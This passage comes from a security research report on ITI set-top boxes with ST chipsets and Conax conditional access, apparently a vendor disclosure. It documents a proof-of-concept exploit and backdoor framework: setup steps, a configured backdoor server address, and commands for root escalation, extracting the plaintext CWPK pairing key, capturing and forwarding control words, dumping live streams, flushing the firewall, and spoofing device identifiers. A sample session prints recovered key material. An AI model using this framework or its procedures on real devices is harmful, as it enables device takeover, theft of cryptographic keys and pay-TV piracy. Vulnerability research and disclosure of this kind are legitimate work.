Setting input (ARG0 and ARG1) arguments to the code with the use of tkdinput[78] command:

```
box> tkdinput "11111111 22222222" -w
box> tkdregs
- INPUT
  0000:  11 11 11 11 22 22 22 22 00 00 00 00 00 00 00 00  ...."""".........
- KEYS
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0010:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0020:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0030:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0040:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0050:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0060:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0070:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Execution of a compiled image file and printing the result of a command execution to the output[79]:

```
box> tkdrun ..\SCAsm\add.dat
running custom Slim code (8 opcodes, 0 data items)
- OUTPUT
  0000:  33 33 33 33 00 00 00 00 00 00 00 00 00 00 00 00  3333............
```

---

[78] tkdinput assigns / associates input data to of 0x4140-0x414c location.

[79] tkdregs command assumes 0x4150-0x415c location is associated with the output (result of SlimCORE code execution).

PROOF OF CONCEPT DESCRIPTION

As part of SRP-2018-02 research, a comprehensive Proof of Concept code was developed that illustrated all newly discoverd vulnerabilities (Issues 1-3). It also made exploitation of old ST vulnerabilities possible again.

Below, more detailed decription of this Proof of Concept code is given.

Architecture

SRP-2018-02 Proof of Concept code is composed of several components. They are interconnected as illustrated on Fig. 35.

Fig. 35 SRP-2018-02 Proof of Concept code interconnections.

The *Exploit* component embeds the functionality of a HTTP, DNS, SSDP and Multiroom servers. It is responsible for triggering and exploitation of Issues 1 and 2 on a target set-top-box device.

The *Backdoor* component is based on SE-2011-01 Proof of Concept code. It is composed of the following subcomponents:

- *logger*
  It prints all log messages received from a set-top-box device (arguments of `ApiMonitor` logging API).
- *server*
  It serves as a proxy between set-top-box devices and a shell client.
- *shell*
  It is the primary frontend for interacting with a set-top-box by the means of a command like shell.

Components execution

In order to obtain access to a target set-top-box device, all Proof of Concept code components need to be executed. This can be accomplished by simply executing the `run.bat` scripts[80] from both the exploit and backdoor directories.

The execution process should result in spawning four `cmd.exe` shell windows as illustrated in Fig. 36.

Fig. 36 Initial execution state of SRP-2018-02 POC.

Upon successful Proof of Concept code execution, triggering and exploitation of Issues 1 and 2, the following actions take place:

- the server component receives a connection from a set-top-box device,
- the logger prints initial log messages,
- the shell component is ready to process and execute arbitrary commands on a connected set-top-box device.

This   is   illustrated   on Fig. 37.

---

[80] `run.bat` script of the exploit component takes one argument. This is the IP address to which all services required for the exploitation of Issues 1 and 2 should be bound (by default, the first non-localhost IP address is used).

Fig. 37 SRP-2018-02 POC state indicating successful execution, triggering and exploitation of Issues 1 and 2.

Exploit usage

Below, detailed information regarding the usage of SRP-2018-02 Proof of Concept code is provided. This is done with respect to two different states of the set-top-box device with respect to the exploitation process. Provided description contains references to detailed set-top-box procedures described in APPENDIX B.

Proof of Concept Code preparation

Code implementation requires the address of a backdoor server to be properly defined in `ConfigDefs.java` file prior to the Proof of Concept compilation and execution:

```
public class ConfigDefs {
 /* boxserver */
 public static final String BOXSERVER_ADDR       = "169.254.10.11";
 public static final int    BOXSERVER_PORT       = 88;

 public static final String LOGGER_ADDR          = BOXSERVER_ADDR;
 public static final int    LOGGER_PORT          = 85;
```

By default, the address of a logger is assumed to be equal to the backdoor server location (same machine).

Set-top-box preparation

Set-top-box preparation phase prepares the set-top-box device for SRP-2018-02 Proof of Concept usage. In this phase it is assumed that a device is in factory state (either has not been compromised before or access to it has been lost as a result of a configuration change[81]).

The following steps should be performed to prepare a target set-top-box for the exploit usage.

---

[81] `iti.app.config` change enforced by the operator,

1. The PC system where SRP-2018-02 Proof of Concept is to be executed needs to be connected to a target ITI-2849ST or ITI-2850ST set-top-box device (Ethernet connection),
2. Set-top-box device needs to have its network settings configured (APPENDIX B),
3. SRP-2018-02 Proof of Concept code needs to be executed on a PC (Fig. 36),
4. Multiroom Premium HD service needs to be activated on a set-top-box device (APPENDIX B),
5. Multiroom Premium HD service needs to be configured on a set-top-box device (APPENDIX B),
6. Upon successful execution of SRP-2018-02 Proof of Concept code (APPENDIX B) and reception of a connection from a set-top-box device, the following commands should be executed from within the set-top-box shell:
   a) `isolate`
       or
   b) `stbprop iti.app.config 0x06`
       `reboot`

As a result of the steps above, configuration of a target set-top-box device is changed and SRP-2018-02 Proof of Concept code is ready for use.

Finally, the device should be rebooted with the use of a `reboot` command in order for the new configuration settings to take effect (and for the exit of a Multiroom Premium mode).

Exploit execution
The following steps should be performed in order to use SRP-2018-02 Proof of Concept code:

1. The PC system where SRP-2018-02 Proof of Concept is to be executed needs to be connected to a target ITI-2849ST or ITI-2850ST set-top-box device (Ethernet connection),
2. Set-top-box device needs to have its network settings configured (APPENDIX B),
3. SRP-2018-02 Proof of Concept code needs to be executed on a PC (Fig. 36).
4. Upon successful execution of SRP-2018-02 Proof of Concept (APPENDIX B) and reception of a connection from a set-top-box device, the following commands should be executed from within the set-top-box shell:
   `isolate` or `nostbprops`

FRAMEWORK COMMANDS
SRP-2018-02 Proof of Concept code is based on the POC developed as part of SE-2011-01 project. As the focus of SRP-2018-02 research was on ST vulnerabilities, our Proof of Concept code implements only a subset of SE-2011-01 POC commands. Some new commands targeting SlimCORE and TKD Crypto core have been added though.

Below, a more detailed description of the commands supported[82] by SRP-2018-02 Proof of Concept code and exploitation framework is given.

Commands description
list

---
[82] some commands were not tested or could simply not work. This in particular include, but is not limited to commands related to the Xion web browser, EMM sniffing / blocking or VOD ECM capture / replay.

List set-top-boxes connected to the proxy server.

go *stbid*

Select target set-to-box for a command channel.

ARGUMENT	DESCRIPTION
stbid	The number of a set-top-box command channel as shown by a list command. Upon setting of a command channel, all shell I/O (commands) are routed through it to a target set-top-box device.

exit

Exit SRP-2018-02 Proof of Concept shell.

output *path* I console

Change shell (debug) output to file / console.

ARGUMENT	DESCRIPTION
path	A path to a console output file from a system where SRP-2018-02 shell is running. If path denotes console, shell output is set back to the console (default output).

script *filepath*

Load and run shell commands from a script.

ARGUMENT	DESCRIPTION
filepath	A path to a scrip file from a system where SRP-2018-02 shell is running to load and process.

pwd

Print current OS level directory.

jpwd

Print current Java level directory.

cd *path*

Change OS level directory.

ARGUMENT	DESCRIPTION
path	Unix file system path to change to.

jcd *path*

Change Java level directory.

ARGUMENT	DESCRIPTION
path	Java level file system path to change to.

ls *path [-R][-f]*

List contents of a Unix file system.

ARGUMENT	DESCRIPTION
path	Path of a directory of which content is to be listed.
-R	The argument specifies whether the listing should be done in a recursive manner
-f	The argument indicates whether detailed (full) information about directory content should be provided.

jls *path [-R] [-f]*

List contents of a Java level file system.

ARGUMENT	DESCRIPTION
path	Path of a directory of which content is to be listed.
-R	The argument specifies whether the listing should be done in a recursive manner
-f	The argument indicates whether detailed (full) information about directory content should be provided.

cat *filepath*

Print content of OS level file.

ARGUMENT	DESCRIPTION
filepath	A path to a file from a Unix file system to print the contents of.

jcat *filepath*

Print content of a Java level file.

ARGUMENT	DESCRIPTION
filepath	A path to a file from a Java level file system to print the contents of.

get *filepath*

Download OS level file from a device.

ARGUMENT	DESCRIPTION
filepath	A path to a file from a Unix file system to download.

jget *filepath*

Download Java level file from a device.

ARGUMENT	DESCRIPTION
filepath	A path to a file from a Java level file system to download.

put *srcfile dstpath [-f]*

Upload OS level file to a device.

ARGUMENT	DESCRIPTION
srcfile	A path to a source file from a system where SRP-2018-02 shell is running.
dstpath	A destination path from a Unix file system where the source file is to be uploaded.
-f	The argument indicates whether the target file should be overwritten if exists.

jput *srcfile dstpath [-f]*

Upload Java level file to a device.

ARGUMENT	DESCRIPTION
srcfile	A path to a source file from a system where SRP-2018-02 shell is running.
dstpath	A destination path from a Java level file system where the source file is to be uploaded.
-f	The argument indicates whether the target file should be overwritten if it exists.

dumpfs *path [-R][-z]*

Download (dump) a portion of OS level file system.

ARGUMENT	DESCRIPTION
path	A directory path from a Unix file system of which content is a subject of a dump (download). The target files are by default stored in a FS_DUMP/sys location.
-R	The argument specifies whether the dump should be done in a recursive manner.
-z	The argument indicates that files of 0 length should be treated as of an unknown size. This is in particular valid for files from /proc file system.

jdumpfs *path [-R][-z]*

Download (dump) a portion of Java level file system.

ARGUMENT	DESCRIPTION
path	A directory path from a Java level file system of which content is a subject of a dump (download). The target files are by default stored in a FS_DUMP/java location.
-R	The argument specifies whether the dump should be done in a recursive manner.
-z	The argument indicates that files of 0 length should be treated as of an

unknown size. This is in particular valid for files from `/proc` file system.

del *filepath*

Delete OS level file.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Unix file system to delete.

jdel *filepath*

Delete Java level file.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Java level file system to delete.

mkdir *path*

Create OS level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Unix file system to create.

jmkdir *path*

Create Java level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Java level file system to create.

rmdir *path*

Delete OS level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Unix file system to delete.

jrmdir *path*

Delete Java level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Java file system to delete.

sysinfo

Print system information.

cardinfo

Print Conax card information.

conaxinfo

Print Conax related information, such as chip id along the encrypted and plaintext value of a paring key (CWPK).

cwinfo *cnt*

Print current Control Word information (encrypted and plaintext) for active service (TV channel)..

ARGUMENT	DESCRIPTION
`cnt`	The number of 10 sec long time periods for which to print CW information.

subsinfo

Print information about Conax CAS user's subscription's status (entitlements and effective dates).

avinfo

Print Audio / Video information.

hdcpinfo

Print HDCP related information pertaining to current HDCP link with an output screen device.

ps

Print information about OS processes running on a target STB device.

jthreads

Print information about Java threads running on a target STB device.

jprops

Print Java properties (the contents of `System.getProperties()`).

id

Print information about user id associated with a backdoor process.

root

Elevate privileges of a backdoor process to root by exploiting Issue 3 (Insecure implementation of st231cm device driver).

srvinfo *[id | [[-s |-c |-f |-t |-p]]*

Print all sorts of MPEG services related information.

ARGUMENT	DESCRIPTION
`id`	Identifier of a service for which to print information. Default service is used

	if omitted.
-s	The argument indicates that a list of subscribed services should be printed.
-c	The argument indicates that a list of crypted services should be printed.
-f	The argument indicates that a list of FTA services should be printed.
-t	The argument indicates that a list of services from the same TS as current service should be printed.
-p	The argument indicates that properties associated with a given service should be printed.

epginfo *[id] [-c cnt]*

Print Electronic Program Guide (EPG) information for a given service.

ARGUMENT	DESCRIPTION
id	Identifier of a service for which to print information. Default service is used if omitted.
-c cnt	The argument indicates the number of EPG entries to be printed.

mpegsniff *pid [tid]*

Simple MPEG sniffing by PID or TID value.

ARGUMENT	DESCRIPTION
pid	Target MPEG PID to sniff data of.
tid	Target MPEG TID to sniff data of.

pat *[-f]*

Sniff and print SI MPEG PAT section.

ARGUMENT	DESCRIPTION
-f	The argument indicates whether more detailed (full) information should be printed (service names resolved).

pmt *[id]*

Sniff and print SI MPEG PMT section

ARGUMENT	DESCRIPTION
id	Identifier of a service for which to print information. Default service is used if omitted.

service *id [-l | -u]*

Change current service (programming) or lock / unlock a given service.

ARGUMENT	DESCRIPTION

`id`	Identifier of a target service for which a given operation is to be conducted. By default, a change of service is assumed.
`-l`	The argument indicates that a service should be locked.
`-u`	The argument indicates that a service should be unlocked.

invoices *cnt [-f | -r]*

Download and print customer billing information.

ARGUMENT	DESCRIPTION
`cnt`	The number of invoice records to print.
`-f`	The argument indicates that full invoice information should be printed (with packages, services and corresponding payment details)
`-r`	The argument indicates that a raw invoice data payload should be printed (as propagated by PID 0x641)

dsmccmount *locator*

Mount DSMCC carousel.

ARGUMENT	DESCRIPTION
`locator`	DVB URL locator indicating the location of a DSMCC Carousel. As a result of a successful mount, an Object Carousel is mounted at a given `/oc` mountpoint of which details are printed to the output.

keyinfo

Print information about various cryptographic keys (loader and SSU keys).

play *locator*

Play content / make service of a given DVB locator current.

ARGUMENT	DESCRIPTION
`locator`	DVB URL locator indicating the location of a content to play.

ssuinfo

Print information about available device's upgrade images.

upgdnl *hwid*

Download and decrypt device's upgrade image.

ARGUMENT	DESCRIPTION
`hwid`	The hardware id of a device for which to retrieved the SSU image (as depicted by `ssuinfo` command).

capture *filename*

Do the graphic screen capture.

ARGUMENT	DESCRIPTION
`filename`	The target filename where to save the GFX capture.

mpegdump *[-r | -s] [-d dmxid] [-c channel] [-t time] [-f filename]*

MPEG stream capture of arbitrary live SD / HD programming.

ARGUMENT	DESCRIPTION
`-r`	The arguments indicates that the MPEG dump operation should run (start).
`-s`	The arguments indicates that a currently running MPEG dump operation should stop.
`-d dmxid`	The arguments specifies the target Demux ID to perform the MPEG dump operation over.
`-c channel`	The argument denotes the service (channel) identifier to do the capture of.
`-t time`	The arguments denotes the length of time (in seconds) to run the MPEG dump operation for.
`-f filename`	The arguments indicates the name of a target file where to store captured MPEG data. The target file is by default stored in a `FS_DUMP/TS` location. It is ready to be played in MPEG player such as VideoLan MPEG player.

mem *addr [size]*

Print content of a process memory.

ARGUMENT	DESCRIPTION
`addr`	Target memory address for which to print the content.
`size`	The size of data to print (0x100 if omitted).

kdump *kaddr size*

Dump given kernel memory to a file.

ARGUMENT	DESCRIPTION
`kaddr`	Target kernel memory address for which to dump the content. The filename to store the data is chosen follow the `kmem_`*kaddr*`.dat` notation.
`size`	The size of data to store into file.

fwflush

Flush all Linux firewall (IPTables) rules.

reboot

Reboot the set-top-box system.

ivodurl *[-s url]*

Print information about IVOD URL used by the NC+ GO STB client application or set a base URL used by it.

ARGUMENT	DESCRIPTION
-s url	Set URL of IVOD client application.

stbprops

Print information about STB configuration properties used by the operator application.

stbprop *prop val*

ARGUMENT	DESCRIPTION
prop	The STB configuration property to modify.
val	The value to assign to a given STB configuration property.

nostbprops

Start proxying (intercept) access to STB configuration properties and disable their modification by the operator application.

scwatch *[-r | -s]*

Start or stop logging smart card APDU commands.

ARGUMENT	DESCRIPTION
-r	The argument indicates that APDu monitoring should run (start). The result of the command becomes visible to the *logger*.
-s	The argument indicates that APDu monitoring should stop.

tkdinput *dataseq [-w][-s]*

Set TKD memory associated with an input to various TKD commands.

ARGUMENT	DESCRIPTION
dataseq	Input data sequence that is used to set TKD input memory (TKD data locations 0x4140-0x414c)
-s	The argument indicates that each 4 bytes sequence from the input corresponding to a 32bit dword should be treated as little endian (their order swapped).
-w	The argument indicates that a content of input data sequence should be treated as 32-bit dwords (it is treated as bytes by default).

tkdmem *off cnt*

Print content of TKD crypto core memory.

ARGUMENT	DESCRIPTION
off	Target memory offset from STTKDMA chipset base for which to print the content.
cnt	The size of data to print (0x100 if omitted).

tkdregs

Print content of TKD input and crypto core memory associated with crypto DMA / custom user keys (0x3420-0x34A0).

tkdreg *reg dataseq [-s][-w]*

Set content for a crypto DMA / custom user key.

ARGUMENT	DESCRIPTION
reg	Index of a key slot to set.
dataseq	Input data sequence that is used to set a given key content.
-s	The argument indicates that each 4 bytes sequence from the input corresponding to a 32bit dword should be treated as little endian (their order swapped).
-w	The argument indicates that a content of input data sequence should be treated as 32-bit dwords (it is treated as bytes by default).

getcwpk

Run a code sequence implementing exploitation of ST chipset design vulnerability (Issue 7).

setcwpk *dataseq [-s][-w]*

Set content for a CWPK key.

ARGUMENT	DESCRIPTION
dataseq	Input data sequence that is used to set CWPK key content.
-s	The argument indicates that each 4 bytes sequence from the input corresponding to a 32bit dword should be treated as little endian (their order swapped).
-w	The argument indicates that a content of input data sequence should be treated as 32-bit dwords (it is treated as bytes by default).

tkdpeek *off*

Read memory cell from a TKD crypto core memory.

ARGUMENT	DESCRIPTION
off	Target memory offset from STTKDMA chipset base from which to read and print a value.

tkdpoke *off val*

Write a memory cell to a TKD crypto core memory.

ARGUMENT	DESCRIPTION
`off`	Target memory offset from STTKDMA chipset base to modify.
`val`	The value to write to a target TKD memory cell.

tkdcmd *cmd*

Run TKD command and show its output.

ARGUMENT	DESCRIPTION

`cmd`	A TKD command to execute by a SlimCORE sequence code relying on `copTDES` instruction. If the command makes use of register input, such arguments are loaded from TKD input area.
	
	The SlimCORE sequence to execute is equivalent to the following code:
	
	`  mov r0,#0000`
	`  copTDES`
	`  ld r15,[r0+cmd]`
	`l1:`
	`  wait1 l1`
	`  ld r15,[r0+ARG0]`
	`  ld r15,[r0+ARG1]`
	`  ld r15,[r0+ARG2]`
	`  ld r15,[r0+ARG3]`
	`l2:`
	`  wait1 l2`
	`  st r15,[r0+RES0]`
	`  st r15,[r0+RES1]`
	`  st r15,[r0+RES2]`
	`  st r15,[r0+RES3]`
	
	Refer to `STKKDMA` class implementation and `tkd_cmd` method for further details.

tkdrun *slimimage*

Load and run a compiled SlimCORE image file.

ARGUMENT	DESCRIPTION
`slimimage`	A path to the compiled SlimCORE program (an image file produced by the SCAsm tool) to be run on TKD core. The memory area corresponding to TKD output is shown upon program completion.

macaddr *addr*

Spoof STB MAC addr.

ARGUMENT	DESCRIPTION
`addr`	The MAC addr to be returned by a relevant API call instead of the original one.

cardaddr *addr*

Spoof STB smart card addr.

ARGUMENT	DESCRIPTION
`addr`	The smart card addr to be returned by a relevant API call instead of the original one.

serial *snum*

Spoof STB serial number.

ARGUMENT	DESCRIPTION
`snum`	The serial number to be returned by a relevant API call instead of the original one.

secfuses

Print the content of chipset security fuses (STSECTOOL fuses).

ecmreceive *[-c channel -r] [-s]*

Configure receiver of plaintext Control Words.

ARGUMENT	DESCRIPTION
`-c channel`	The channel number for which CW reception is configured.
`-r`	The argument indicates that CW reception should run (start)
`-s`	The argument indicates that CW reception should stop

ecmforward *[-c channel -r] [-s]*

Configure forwarding of plaintext Control Words

ARGUMENT	DESCRIPTION
`-c channel`	The channel number for which CW forwarding is configured.
`-r`	The argument indicates that CW forwarding should run (start)
`-s`	The argument indicates that CW forwarding should stop

ecmroutes

Print current configuration of the routing of ECM data (providers and receivers of plaintext CWs).

Custom commands

SRP-2018-02 Proof of Concept code can be extended with additional commands. A summary of the files / steps required to implement a sample new command is provided below. The command to define has a name `test` and it takes one string argument. Below, required source code changes are described for the purpose of this command implementation.

Proto.java

1. Define a new constant for a `test` command:

```
public static final int CMD_TEST              = 0x77;
```

Interpreter.java

2. Add new command description to `cmd_table`. Command description indicates that the command takes one string argument:

```
...
new CmdDesc("scwatch"    , "rs"            ,  Proto.CMD_SCWATCH),
new CmdDesc("test"       , "S"             ,  Proto.CMD_TEST)
};
```

3. Implement method responsible for parsing command arguments:

```
private static boolean cmd_test(ConsoleIf cl,Shell.Option[] options) throws
Throwable {
  String str=null;

  if (options.length==1) {
   if (options[0].pure_arg()) {
    str=options[0].str_arg();
   }
  } else {
   Shell.err_string="missing string argument";
   return false;
  }

  cl.cmd_test(str);
  return true;
 }
```

4. Add support for a new command in the main command loop handler (`run_cmd` method):

```
  case Proto.CMD_TEST:
   res=cmd_test(cl,cmd.options);
   break;
```

ConsoleIf.java

5. Implement method responsible for sending command data over the wire:

```
public void cmd_test(String str) throws Throwable {
  write_byte(Proto.CMD_DATA);
  write_byte(Proto.CMD_TEST);
  write_string(str);

  flush();

  read_lines();
 }
```

BoxIf.java

6. Implement method receiving command data over the wire and doing the actual work on a set-top-box side:

```
public void cmd_test() throws Throwable {
  String str=read_string();

  Output.text("cmd arg: "+str);
```

```
        Output.end();
}
```

Sample Usage

Below, a sample session illustrating operation of the exploitation framework is provided.

Obtaining current user information
```
box> id
uid=555(stb) gid=10(stb)
```

Elevating Linux OS privileges to root user
```
box> root
uid=0(root) gid=0(root)
```

Getting information about current TV service
```
box> srvinfo
[service info]
- name                  "TVP 1 HD"
- channel #             0011
- locator               dvb://13e.514.3abd
- type                  DIGITAL_TV
- security              SCRAMBLED, CA_PID=0x0c41
- p.pktbits             0x00ffffff
```

Getting basic information about Conax card
```
box> cardinfo
[card info]
- version               40
- CA sys_id             0b01
- EMM pid               00c0
- unique addr           00:00:00:79:05:fe:58
- shared addr           00:00:00:00:3c:82:ff
```

Getting information about Conax chipset pairing
```
box> conaxinfo
[Conax info]
- type                  STTKDMA
- chip id               204f02ff
- encrypted CWPK        20 f1 fe 38 8c 4d f7 12 e4 69 3a e6 12 78 f3 f1
- plaintext CWPK        3d ce 79 5b 6b 9e 5e d3 76 d5 38 f4 3e b6 13 ea
```

Getting plaintext CWPK key value through a sequence of TKD Crypto core commands
```
box> tkdcmd 0x15000001
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
box> tkdregs
- INPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
- KEYS
  0000:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0010:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0020:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0030:  14 9d 47 00 03 d6 8e c5 da 93 c6 a6 21 9c 71 79  ..G.........!.qy
  0040:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0050:  a5 e9 9e 9a 88 47 a5 2d a9 88 13 8f 71 3f e4 23  .....G.-....q?.#
  0060:  3e b6 13 ea 76 d5 38 f4 6b 9e 5e d3 3d ce 79 5b  >...v.8.k.^.=.y[
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
box> tkdinput "a5 e9 9e 9a 88 47 a5 2d a9 88 13 8f 71 3f e4 23"
```

```
box> tkdcmd 0xffff0000
- OUTPUT
  0000:  3d ce 79 5b 6b 9e 5e d3 76 d5 38 f4 3e b6 13 ea   =.y[k.^.v.8.>...
```

Getting current Control Words values

```
box> cwinfo
[CW info]
- ECM PACKET
  0000:  81 70 73 70 6c 64 21 24 bc 38 2a 9e 23 9a ce 38   .pspld!$.8*.#..8
  0010:  e1 6d c7 6c d6 48 b3 4b 11 ce 2c 6c e2 ab d5 fc   .m.l.H.K..,l....
  0020:  5d f0 6b b4 ef 72 64 f1 52 15 ef ea 98 57 62 89   ].k..rd.R....Wb.
  0030:  65 56 a5 1f 4f fa 5a 5b 7b 85 1e 20 af c9 f9 cb   eV..O.Z[{.......
  0040:  cc bf 4a ea 47 fa 63 ed 77 db e8 91 c2 53 9c 7e   ..J.G.c.w....S..
  0050:  31 41 01 21 53 29 45 1b c4 56 d7 dd 23 4f 24 5b   1A.!S)E..V..#O$[
  0060:  51 10 86 5f 03 2a 1e 94 8c 34 21 de e9 de 14 50   Q.._.*...4!....P
  0070:  67 02 03 50 02 00                                  g..P..
- CARD RESPONSE
